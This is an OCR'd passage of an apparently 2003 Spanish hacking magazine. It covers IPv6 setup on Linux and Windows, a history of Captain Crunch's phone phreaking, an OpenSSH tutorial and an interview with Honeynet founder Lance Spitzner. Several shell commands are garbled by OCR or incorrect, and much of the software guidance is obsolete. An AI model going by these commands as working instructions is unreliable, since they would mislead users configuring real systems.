hops=64 time=55 usec
64 bytes from ::1: icmp_seq=1
hops=64 time=45 usec
64 bytes from ::1: icmp_seq=2
hops=64 time=44 usec
64 bytes from ::1: icmp_seq=3
hops=64 time=46 usec
64 bytes from ::1: icmp_seq=4
hops=64 time=45 usec
64 bytes from ::1: icmp_seq=5
hops=64 time=47 usec
64 bytes from ::1: icmp_seq=6
hops=64 time=42 usec
-- ::1 ping statistics --
7 packets trasmitted, 7 packets
received, 0% packet loss
round-tripmin/avg/max/mdev=
0.0042/0.046/0.055/0.006 ms
[root@localhost root/]#
```

Si no habéis dado ningún brinco de alegría es porque vuestra distribución Linux no soporta IPv6 nativamente, no corred a buscar la pipa en el cajón; ¡más bien abrochaos los cinturones! ¡Os espera un excitante viaje a la reconfiguración del kernel de Linux! Os recuerdo que para recompilar el kernel, debéis tener su código fuente en /usr/src/linux si no los tenéis podéis procuráoslo del CD de vuestra distribución o bien descargarlo en www.kernel.org. He aquí los pasos necesarios para activar el protocolo IPv6 durante la recompilación del kernel.

```
Cd/usr/src/linux

Make menuconfig

Per Kernel 2.2.x seleccionar:
Code maturity level options
[*] Prompt for development
and/or
incomplete code/drivers
Networking Options
[*] Kernel/User netlink socket
[*] Netlink device emulation
[*] The Ipv6 protocol (EXPERIMENTAL)
[*] Ipv6: enable EUI-64 token format
[*] Ipv6: disable provider based
addresses

Per Kernel 2.4.x seleccionar:
Code maturity level options
[*] Prompt for development
and/or
incomplete code/drivers
Networking Options
[*] Kernel/User netlink socket
[*] Routing messages
[*] The Ipv6 protocol (EXPERIMENTAL)
```

Salid y escribid en el prompt:

```
make dep

make clean

make bzImage

cd usr/src/linux/arch/i386/boot
```

Ahora que tenemos nuestro nuevo kernel con el IPv6 habilitado tenemos que hacerlo empezar al inicio del sistema, así escribimos:

```
cp bzImage /boot/bzImage6
```

Es importante que no sobrescribáis el viejo bzImage, por eso durante la copia le cambiamos el nombre, yo por ejemplo lo he llamado bzImage6. Ahora vamos al archivo de configuración del lilo para indicarle que al inicio del sistema deseamos escoger si queremos empezar con el viejo kernel o con el nuevo, así:

cd /etc editamos el archivo de configuración de lilo:

pico lilo.conf (o bien lo editamos con un editor gráfico). Al final del archivo añadimos:


```
image=/boot/bzImage6
label=Ipv6read-only
root=/dev/hda2
```

Debemos estar atentos en colocar una etiqueta label diferente a las existentes en las líneas precedentes, yo por ejemplo la he llamado IPv6. Salvamos el archivo y para verificar que todo esté bien escribimos: lilo y como respuesta debemos obtener:

```
linux* IPv6
```

Si es así, sólo nos falta reinizializar el ordenador y al inicio elegir el nuevo kernel. A este punto, si escribís ifconfig deberéis aparecer ante las diferentes interface del famoso INET6 del que os he hablado antes. Para mayor seguridad, intentad realizar un ping como indiqué antes "ping6 ::1". Veamos ahora como se instala IPv6 en Win2k:

>>Instalamos IPv6 en Win2000/XP



En primer lugar hay que asegurarse que Windows 2000 haya sido actualizado con el Service Pack 1 o 2, en caso contrario será necesario proceder a su instalación antes de continuar. Si tenemos instalado el Service Pack 1 descargaremos el paquete para SP1, en caso contrario, si se ha instalado el Service Pack 2 bajaremos el paquete para SP2 (simple, ¿no?). Una vez descargado el paquete IPv6 adecuado, instálalo siguiendo las instrucciones a vídeo (para SP2 es suficiente ejecutar hotfix en la carpeta de setup). A este punto puedes proseguir con los siguientes pasos: (si dispones de una tarjeta Ethernet instalada salta al punto 7)

1. Inicio -> Configuración -> Panel de control y seleccionar Instalar nuevo hardware
2. Seleccionar Añadir/resolver problemas y pulsar sobre Adelante
3. De la lista visualizada seleccionar Añadir un nuevo periférico y pulsar Adelante
4. Ahora seleccionar No, el hardware será seleccionado de una lista y pulsar nuevamente Adelante
5. Seleccionar Tarjeta de red, pulsar Adelante
6. En la columna "Productores" seleccionar Microsoft y en la columna "Tarjetas de red" seleccionar Tarjeta Microsoft Loopback después pulsar Adelante
7. Pulsar en Inicio -> Configuración -> Redes y conexiones remotas, pulsar el botón derecho del ratón sobre Conexiones a la red local y seleccionar "Propiedades"
8. Debería abrirse una nueva ventana donde poder pulsar sobre "Instala"
9. A este punto seleccionar Protocolo y después pulsar sobre "Añade"
10. Seleccionar "Microsoft IPv6 Protocol": has terminado.

En el caso que tuviéramos instalado el último sistema (des)operativo de la casa Microsoft, las cosas son mucho más simples para instalar el protocolo IPv6:

```
Microsoft windows XP [Version
5.1.2600]
(C) Copyright 1985-2001 Microsoft
Corp.

C : \ D o c u m e n t s a n d
Settings\VIP3R>ipv6 install

Instalación en curso... Operación finalizada con suceso.
```

...y ya está todo hecho. Será necesario reinicializar el ordenador.

Ahora veamos como configurar el sistema para permitir el tunneling IPv6-Over-IPv4.

Configuramos el cliente (Win2k/XP)

Esta fase es uniforme, no hay diferencias entre los dos sistemas operativos Microsoft que soportan IPv6. Dos comandos, uno para conectarse al Endpoint IPv4, otro para conectar nuestro propio IPv6 asignado por el Tunnel Broker.

Veamos el primero...

```
Ipv6 rtu ::/0
2/ ::PROPRIO.ENDPOINT.Ipv4 pub
-à ipv6 rtu ::/0
2/ ::XXX.XXX.XXX.XXX pub
```

He aquí el segundo...

```
Ipv6 adu 2/PROPRIO:Ipv6 —
>Ipv6adu2/xxxx:xxxx:xxxx:xxxx:
xxxx:xxxx:xxxx:xxxx
```

Configuramos el cliente (Linux)

Para Linux, los comandos varían de distribución en distribución. Pero esencialmente son 3:

1. Para activar el interface sit0, es decir el interface de red IPv6 Over-IPv4 escribimos:
`[root@localhost viper]#ifconfig sit0 up`
2. Nos asignamos nuestro IPv6:
`[root@localhost viper]# ifconfig sit0 inet6 add aqui:nuestro:ipv6`
3. Nos conectamos al Endpoint IPv4 con:

```
[root@localhost viper]# route
–
A inet6 add ::/0 gw ::endpoint.ipv4
Sit0
```

Et voilà, les jeux sont faits!

LINKS

De todas formas, ulterior información sobre el protocolo IPv6, sobre como instalarlo sobre otros sistemas operativos (ej.: freebsd o MacOS) es posible encontrarla en la Web. Os envío a los siguientes URLs:


Tunnel Broker de Wanadoo
http://tunnel.be.wanadoo.com/cgi-bin/tb.cgi
Tunnel Broker de El Mundo
http://imasd.elmundo.es/imasd/ipv6/
El mejor sitio de IPv6, en inglés
http://www.hs247.com
Hurricane Electric, Tunnel Broker americano
http://ipv6tb.he.net
Enésimo Tunnel Broker europeo
http://www.freenet6.net

EL "SILBATO" QUE PINCHA LA RED TELEFÓNICA...



Captain Crunch: un silbato como amigo

En el primer número dedicamos como seis líneas al precursor de todos los hacker modernos: ¡un triunfo! De manera que hemos decidido contároslo con más profundidad.



John Draper, alias Captain Crunch, fue el primer hacker, que la historia recuerde. Quizás no el primero en lo absoluto, pero sin duda, el más genial. La historia es bastante conocida: Draper, durante los años 70, encontró un silbato dentro de una caja de cereales, o funda de papas según la versión, el cual emitía un sonido con una frecuencia que se acercaba a 2600 Hertz, capaz de desbloquear la línea del sistema telefónico americano y obtener la señal libre para llamar a cualquier rincón del mundo. Los cereales (o las papas, según haya sido el caso), tenían un nombre bastante divertido, Captain Crunch, que se convirtió en el sobrenombre de Draper. Éste, después de haber utilizado la técnica del silbato, dispuso un sistema más complejo y eficaz para llamar de forma gratuita a cualquier parte: el Bluebox. Un dispositivo que permitía acceder a los números verdes para encauzar las llamadas en cualquier dirección. Según las leyendas, John Draper utilizando Bluebox consiguió, incluso, llamar al Vaticano haciéndose pasar por John Kissinger. Pero lo curioso es que en el proyecto Bluebox participaron nombres destacados del escenario informático contemporáneo, como Steve Jobs, actual líder de Apple. El único inconveniente es que a John Draper siempre le ha gustado contar sus descubrimientos, por lo que fue identificado y arrestado por el FBI, mientras que sus "colegas" prefirieron permanecer ocultados en un lugar más seguro. Y efectivamente, así Draper continuó su vida de "gitano" de la informática mientras que sus coetáneos fueron acomodándose detrás de sus escritorios de palisandro con sillón de piel incorporado. Participó, conjuntamente con su amigo Jobs, al nacimiento de Apple, desarrolló los primeros videojuegos y durante mucho tiempo estuvo en la India, siguiendo la moda de la contracultura de los años 70. Se dice que tiene un caimán, como animal doméstico, en la bañera. Cosa perfectamente en línea con su estilo de vida. Las noticias más recientes de "nuestro capitán", apuntan que está cerca de franquear la barricada. Parece, en efecto, que ayudará a defenderse de los ataques de los piratas de la red a los sitios de grandes sociedades. Pero el mito continúa.

? **Blue Box: permitía activar los códigos de control de las líneas telefónicas analógicas y efectuar llamadas gratis.**

FOCUS

HERRAMIENTAS DEL OFICIO

El catálogo de los instrumentos utilizados por Crunch para llamar gratis es muy amplio: monedas de hielo, descargas eléctricas, magnetos, hasta la sofisticadísima y famosa Blue Box, un accesorio capaz de imitar las señales típicas de las líneas de comunicación. De esta manera terminó por llamar la atención del FBI y el capitán Crunch fue arrestado en los años 70.

PHONE PHREAKING

Con el transcurso de los años y con la llegada de los chips DSP el phone phraeking pasa por los ordenadores y las blue box se convierten en programas software que generan y envían los tonos deseados. Todavía hoy pueden detectarse 150.000 ataques a los teléfonos públicos sólo en Nueva York, mientras phone phreaker de todo el mundo se encuentra constantemente en las líneas para charlar.

FUENTES

En Ciberpunk, antología de textos políticos, ed. Shake, 1990 Paul Mungo y Bryan Glough, Approaching Zero, Random house, 1992.

Conexiones encriptadas con SSH

EL misterioso LoRdVicio nos guía a través de los meandros de Secure Shell, un modo eficaz de protegernos del sniffing de datos...

? **SNIFFER**: Un sniffer es cualquier instrumento, sea un software o un hardware, que recoge la información que viaja a lo largo de una red (network). Generalmente si se utiliza software sniffer el término en cuestión se refiere a: "The Sniffer Network Analyzer", el nombre del primer programa de este tipo, desarrollado por Network Associates, Inc. está protegido como marca registrada.



Uno de los mayores peligros de la red es lo sniffing, una de las técnicas más usadas por los cracker para obtener username y password validos para acceder a los sistemas que quieren violar. Con la técnica de sniffing eventuales malintencionados se ponen en alerta en red e interceptan todos los paquetes en transito, en la búsqueda de username y password transmitidos en claro. Si vuestra red no es segura o queréis conectarse a un servidor Unix una red diversa de la vuestra, para evitar el peligro de lo sniffing, conviene realizar conexiones encriptadas... Secure Shell (Ssh) es el mejor modo de encriptar vuestra conexión ante otros sistemas y poder navegar tranquilamente. Con ssh es posible efectuar el tunnelling de conexión x11 o de otras aplicaciones que trabajan en particulares puertas, de modo que éstas trabajen en modo seguro!

Este protocolo resuelve "grandes" problemas de seguridad de protocolos TCP/IP como spoofing:

IP spoofing - - > falsificación de la dirección IP del remitente
DNS spoofing - - > falsificación de la información de DNS
Routing spoofing - - > falsificación de la vía iniciada por los paquetes

>> Ssh1 e Ssh2

La Ssh1 es la versión más vieja, la Ssh2 es una completa reescritura de la vieja versión pero más segura. Nosotros nos ocuparemos de la primera versión...

\ - - > InIclamO < - - /

Cada host instalado en ssh posee una copia di llaves RSA (un algoritmo de criptología a llaves asimétricas) largo 1024 bit, una pública y una privada. Además, cada usuario que utiliza ssh puede opcionalmente generar una propia copia de llaves RSA. Durante la conexión, el servidor comunica al cliente dos llaves públicas:

*una fija de 1024 bit que es la verdadera y propia llave del host ///
*la otra de 768 bit que viene regenerada cada hora ///

Entonces el cliente genera una secuencia casual de 256 bit (challange) y la codifica con las llaves públicas del servidor. Desde este momento la conexión viene criptografiada con un algoritmo a llaves simétricas soportadas de ssh (IDEA, DES, 3DES, ecc..) y se pasa a la fase de autentificación.

\ - - > AuTeNtificaCioN< - - /

Cuando un usuario prueba conectarse a un sistema remoto, la autentificación puede ser de difetente manera:

*** RhostsAuthentication**
Prevé que si el sistema del cual el usuario prueba la conexión venga registrado en un archivo /etc/hosts.equiv, /etc/ssh/shosts.equiv, $HOME/. rhosts, $HOME/.shosts, el acceso es consentido sin una password. Porque éste método comporta una limitada protección hacia los tentativos de spoofing, esto es descartado por default.

*** RhostsRSAAuthentication**
Este método es la combinación entre la precedente y una autentificación basada en un sistema RSA. En práctica el acceso es consentido del archivo /etc/hosts.equiv , /etc/ssh/shosts.equiv , $HOME/.rhosts , $HOME/.shosts y además esta presente en el archivo /etc/ssh_known_hosts o también $HOME/. ssh/known_hosts la llave que identifica al cliente que esta probando la conexión, entonces el acceso es consentido.

*** RSAAuthentication**
Este método se basa en un sistema de llaves públicas y privadas Rsa. A cada usuario son asociadas dos llaves utilizadas para la autentificación, una pública (almacenada en el



DNS: Doman Name Server
Server Internet que gestiona las solicitudes de URL de parte de los usuarios. Cada ISP tiene un DNS.

archivo $HOME/.ssh/identity.pub) y una privada (almacenada en el archivo $HOME/.ssh/identity). En fase de autentificación el cliente provee la llave pública con la cual prueba la conexión.

El server controla al interno del archivo $HOME/.ssh/authorized_keys que esté presente la llave enviada al cliente, en tal caso, envía al cliente un challenge (número casual encriptado, usando la llave pública del cliente). El cliente descripta el challenge con la llave privada del usuario y da comunicación al server, demostrando así de tener la llave privada, así el usuario puede acceder sin la password.

*** Password**

Si ninguno de estos métodos antes expuestos tiene éxito, la autentificación viene efectuada con la petición al usuario de una password que también viene encriptada.

>> Instalación y configuración de Ssh

Después de haber tratado los aspectos teóricos en los que se basa ssh, veamos como procede la instalación y configuración en nuestra linux-box. En este artículo utilizaremos OpenSSH (**www.openssh.com**), una versión free de ssh, compatible con los 2 protocolos ssh1 y ssh2.

Para poder utilizar openshh es necesario haber instalado OpenSSL (**www.openssl.com**) y las librerías Zlib (**www.gzip.org/zlib/**).

zlib

A Massively Spiffy Yet Delicately Unobtrusive Compression Library
(Also Free, Not to Mention Unencumbered by Patents)

(Not Related to the Linux zlibc Compressing File-I/O Library)

zlib 1.1.4



Todos estos software están disponibles sea en formato RPM así como en tar.gz. Podemos instalar los paquetes con los siguientes comandos:

```
[root@root]$ rpm -ivh pakketto.rpm
[root@root]$ tar xfvz pakketto.tar.gz
[root@root]$ cd pakketto
[root@root]$ ./configure
[root@root]$ make && make install
```

Una vez instalado openssl y las librerías zlib podemos proceder a la instalación de openssh. Si utilizan el paquete rpm el trabajo será más simple,, nosotros usaremos el tar.gz

```
[root@root]$ tar xfvz openssh-2.9.tar.gz
[root@root]$ cd openssh-2.9p2
[root@root]$ ./configure —sysconf
dir=/etc/ssh
[root@root]$ make
[root@root]$ make install
[root@root]$ make host-key
```

Con el comando `- - sysconfdir` declaramos a ssh de utilizar como directorio para los archivo de instalación /etc/ssh en vez de aquella de default /usr/local/etc.

Con el comando `host-key` creamos los host keyRSA y DSA. Llegados a este punto, para probarlo es suficiente lanzar el demonio sshd con el comando:

```
[root@root]$ sshd start
```

Para conectarse a un sistema remoto con Ssh utilizamos el comando:

```
[root@root]$ ssh host.dominio.es
```

De este modo se prueba la conexión con el usuario por defecto del cliente.

Para conectarse con nuestro usuario:

```
[root@root]$ ssh usuario@host.dominio.es
o también
[root@root]$ ssh host.dominio.es -l usuario
```

Si efectuáis la conexión tramite modem, tenéis la posibilidad de ser más rápidos con la compresión de los datos, con el siguiente comando:

```
[root@root]$ ssh -C usuario@host.dominio.es
```

Con ssh es posible efectuar la transmisión de archivo en manera segura en la red. El comando para hacer esto es `scp` que funciona en manera similar al cp de linux. Por ejemplo para transferir un archivo a un sistema remoto se utiliza el siguiente mensaje:

```
[root@root]$ scp /home/vicio/ssh.txt
usuario@host.dominio.es:/nfzcrew/tutorial

y para ejecutar lo contrario:

[root@root]$ scpusuario@host.dominio.es:
/nfzcrew/tutorial/ssh.txt/home/vicio
```

Para personalizar el funcionamiento de ssh es posible modificar algunos ficheros de configuración. En particular, para modificar las opciones del cliente ssh el fichero a modificar es /etc/ssh/ssh_config.

Modificando este archivo se podrá modificar la modalidad de funcionamiento del cliente para todos los usuarios. Si se quiere personalizar el cliente para cada usuario bastará copiar el fichero en la home de cada uno de ellos, y más precisamente en $HOME/.ssh/ssh_config procediendo después con la modificación.

Si se quiere modificar el funcionamiento del demonio sshd el fichero a modificar es /etc/ssh/sshd_config. Por ejemplo si se quiere quitar el acceso al usuario root tramite ssh, basta agregar a tal ficheri la línea:

```
PermitRootLogin no
```

Openssh es un instrumento muy flexible, para aprender a usarlo mejor se aconseja leer su documentación.

Si queréis un sistema "seguro" habéis dado el primer paso...

Lordvicio
lordvicio@hotmail.com

Firewall: cortafuegos. Es un conjunto de software/hardware que se usa para filtrar los datos de intercambio entre diferentes redes, con la finalidad de proteger un servidor de ataques a través de la red local o a través de Internet.

Lance Spitzner

Proyecto Honeynet

HJ, gracias a la valiosa colaboración de la página SecurityInfos (www.securityinfos.com), ha podido entrevistar en exclusiva a Lance Spitzner, creador del proyecto Honeynet http://project.honeynet.org

Lance, ¿qué clase de experiencia tienes en el campo del networking y de la seguridad?

Estuve siete años en el ejército americano, cuatro como oficial de la fuerza Rapid Deployment. Fue una experiencia muy importante para mi, aprendí que hay muchas similitudes entre la batalla contra enemigos con carros de combate y su combate en el ciberespacio. Después del ejército me licencié en económicas y empresariales; mientras estudiaba empecé a trabajar en el campo de la information tecnology y decidí convertirme en un geek. Así que me especialicé en el campo de los ordenadores y dirigí mis pasos hacia la seguridad informática. Desde 1997 me ocupo principalmente de seguridad. Mi trayectoria comenzó con los firewalls (cortafuegos) y he instalado soluciones firewall para empresas de todo el mundo. Esto ha hecho aumentar notablemente mis capacidades sea en el ámbito del networking que en seguridad. En los últimos 3 años he focalizado mis investigaciones en las tecnologías honeypot, y específicamente, en los honeypots con fines de investigación para entender qué empuja a un attacker a comprometer un sistema. Quién es el attacker y porqué realiza determinadas acciones.

¿Por qué decidiste especializarte en el campo de la seguridad?

Es muy parecido a mis experiencias en terreno militar. Nuestra misión es defendernos de los atacantes. Hay muchas tácticas en juego, sólo cambian las armas, de los carros armados con disparos de 120 mm a los paquetes IPV4.



¿Cómo nació la idea del proyecto honeynet?

Es una idea que evolucionó con el tiempo hasta convertirse en un proyecto. En marzo de 1999 empecé a familiarizarme con los conceptos básicos de una Honeynet, comencé a introducir una serie de sistemas detrás de los firewalls para ser atacado. A medida que las máquinas iban siendo comprometidas, pedí ayuda a varios expertos en seguridad a nivel mundial (Marty Roesch, Chris Brento, Fyodor, etc), Éste grupo fue creciendo hasta crear una mailing list. En junio del 2000, después de que uno de nuestros sistemas fue comprometido, empezamos a utilizar oficialmente el nombre de proyecto "Honeynet". El proyecto no tiene una fecha de caducidad prefijada, más bien dejamos que siga su curso. Nosotros no dirigimos el proyecto, es el proyecto quien nos dirige.

El proyecto Honeynet es de tipo opensource , no comercial, ¿Cuántas horas al día le dedicas y qué sistemas operativos utilizas?

Uff, demasiadas, más o menos 20 horas a la semana de mi tiempo libre (inoches y fines de semana incluidos!).

¿Hacia dónde está evolucionando el proyecto?

Específicamente hablando, la Honeynet Research Alliance es un forum para las organizaciones a nivel mundial, para desarrollar y investigar sobre el tema de las honeynets. Todas las asociaciones son bienvenidas siempre que cumplan los requisitos necesarios. Por el momento contamos con 10 miembros, con honeynets en todo el mundo. Se puede encontrar más información visitando directamente la página: http://project.honeynet.org/alliance/

Según tu opinión, ¿Cuál será el futu-

ro de las honeynets?

LS: Dudo seriamente que logremos tener productos comerciales, serían demasiado complejos y costosos. Creo, sin embargo, que las honeynets se utilizarán para fines investigativos y de inteligencia limitando de este modo su uso a las Universidades, a los órganos gubernamentales, a las organizaciones militares y a grupos de investigación en el campo de la seguridad. Mientras las Honeynets continúen demostrando su valor, habrá siempre más organizaciones que adopten y utilicen estas tecnologías.

Bruce Schneier nos enseña que la seguridad es un proceso y no un producto; ¿Crees que podremos tener algún día aplicaciones hardware que contengan un honeypot? y ¿Cómo podrán integrarse en las soluciones de seguridad ya existentes?

En esto los honeypots son únicos, tienen muchas variables, depende de cómo los utilices. Para el "security process", su valor principal consiste en reconocer los ataques. Ya existen muchos productos en el mercado que poseen esta función como ManTrap, Specter, y Smoke Detector.

Para saber todavía más acerca del valor de los honeypots se puede consultar la url:

http://www.tracking-hackers.com

¿Qué consejos darías a quién quiera empezar a especializarse en el campo de la seguridad informática?

Les diría que no comenzaran con los honeypots o las honeynets, sino que empezaran entendiendo las bases. Es decir, entender el hardening de una máquina, el networking y como funciona el protocolo IP. Después de ésto es posible meterse en tecnologías como los firewalls, los IDS, los honeypots y la encyrption. Uno de mis lugares preferidos para iniciarse es:

http://www.linux-security.com

¿Podrías describirnos el proceso de incident response después de que una máquina que forma parte de vuestra honeynet ha sido comprometida?

El proceso de incident response de un honeypot es muy diferente respecto a un proceso normal de incident response.

Con un honeypot que tiene como única finalidad la investigación, lo que se pretende es comprender las técnicas de los malos. Es decir cuando un honeypot se ve comprometido, la fase de response consiste en observar y entender que está sucediendo. Después se captura todo el flujo de datos incluidos los comandos y las chats IRC.



Normalmente lo hacemos en modo que quién compromete el honeypot mantenga el control hasta que no se han alcanzado uno de los dos siguientes criterios: No podemos aprender nada más sobre las técnicas usadas por el attacker, El attacker está atacando o destruyendo otros sistemas no honeypot. Una vez que el ataque se ha completado, escribimos un informe técnico sobre lo que efectivamente ha sucedido.

¿Así pues, tendremos una segunda edición del best seller "Know your enemy"?

¡Seguramente! Nuestro equipo empezará pronto a trabajar en ello. Tenemos muchísimo material que añadir. La tecnología honeynet está progresando muy rápidamente y ¡morimos de ganas de empezar!.

BREVES

BIOGRAFÍA

Lance Spitzner se divierte aprendiendo y manipulado sus sistemas Unix en casa. Antes, era oficial de la Fuerzas de Intervención Rápida (**http://www.enteract.com/-lspitz/officer.html**), dónde también manipulava cosas de diferente naturaleza. Puedes ponerte en contacto con él en: **lance@spitzner.net**

Su libro más conocido es: "Conoce a tu enemigo" donde Spitzner trata la amenaza: Script Kiddie.

FRASE CÉLEBRE


"Mi comandante solía decirme que para defenderse de un enemigo, era necesario conocerlo. Éste concepto militar se puede aplicar fácilmente al mundo de la seguridad en la Red"

SCRIPT KIDDIE

El script kiddie es alguien que está buscando una intrusión fácil. No buscan informaciones concretas y tampoco buscan una compañia particular.

Su objetivo consiste en obtener los privilegios de root del modo más fácil posible. Para conseguirlo se concentran en un pequeño número de vulnerabilidades, y buscan por toda la red.

Algunos son usuarios expertos capaces de crear ellos solos sus propios instrumentos software (tools) y dejan tras de si sofisticadas "puertas de servicio" (backdoors). Otros no tienen ni idea de lo que están haciendo y sólo saben como teclear "start" al prompt de los comandos.



revista Hacking española





Messanger

Solo para usuarios registrados !

archivo

- April 2003

Newsletter

Número 1




En quiosco!!!

En este número:

- -El Condor Kevin Mitnick
- -Teléfono, email, fax, ¡Sonrie!
- -Virus introducción y guida
- -¡Mira las Peliculas con la Playstation!
- -Seguridad Gratis, ZoneAlarm Firewall


Y Además:

- -Unicode - IrcHacking - Programar en C
- -Come navegar anónimo
- -Introducción a Lan



Guestbook


Déjanos tu opinión digital
Firma nuestro libro de visitas



Últimas descargas

Últimas Descargas

- Password 277 Rec.



www.hacker-journal.com

Guestbook Friends

metalprophet ☠ chemo ☠ Yoereaser ☠ (`?•~ §ån†µå ☠
sergio_anubis ☠ juan fran alias:cannon ☠ DJ PERYK ☠
Rodrigo Diaz ☠ Protteus ☠ OrNiGoD ☠ SchNeYdeR ☠ gru ☠
V74 ☠ kraig ☠ el_ros2003 ☠ juan francisco santana ☠
KATT ☠ RAY ☠ aldaron ☠ Zum ☠ tecniloco ☠ alakkran ☠
Halford ☠ lloron_23 ☠ VirSoft ☠ moe ☠ yasikov ☠ Vampiro ☠
Lord Bhaal ☠ Villa ☠ NekoKurai ☠ Socram ☠ BlackDraGon ☠
Tony Soft S.A. ☠ ShadowLink ☠ Guille ☠ CORPETIT ☠ S@ntium
☠ Apokalyps ☠ Charlie Lima ☠ Francisco Javier ☠ Zakt ☠
KuRBo ☠ dEiMoS ☠ moe ☠ moe ☠ RaKoL ☠ Tomi ☠ Suidakro ☠
koala191 ☠ ReD ☠ BlacKScroT >KanD ☠ Spoonman ☠
Dj_Yosolito ☠ Zr|3 ☠ Nimrauko ☠ TBlade ☠ RuShPaX ☠
Joshua ☠ peejota ☠ Manu ☠ nicolas ☠ A77URO ☠ fynaly ☠
goose ☠ skinet ☠ EpSiLoN ☠ Iven ☠ MiKeLeT ☠ tRekU ☠
chemi ☠ V ☠ Cafarnas ☠ OzONO ☠ isidro ☠ fera ☠ Maxtror ☠
Xyborg ☠ Mosky ☠ Acrux ☠ AnaR-K ☠ sOftware ☠ DeePSeveN
☠ Kaiser ☠ Anack ☠ eo-ward ☠ mentalEX ☠ fynaly ☠ cyro ☠
RaveN ☠ Anat ☠ RAZIEL ☠ Pole ☠ Ack ☠ ZaR ☠ MrNuCLeAr ☠
Newjack ☠ Paquele ☠ Kasius ☠ Yotuel ☠ MeTrAyA ☠ Chipiron
☠ GmC_BdN ☠ JaViBuD@ ☠ TUCKER ☠ johnny ☠ Juanjo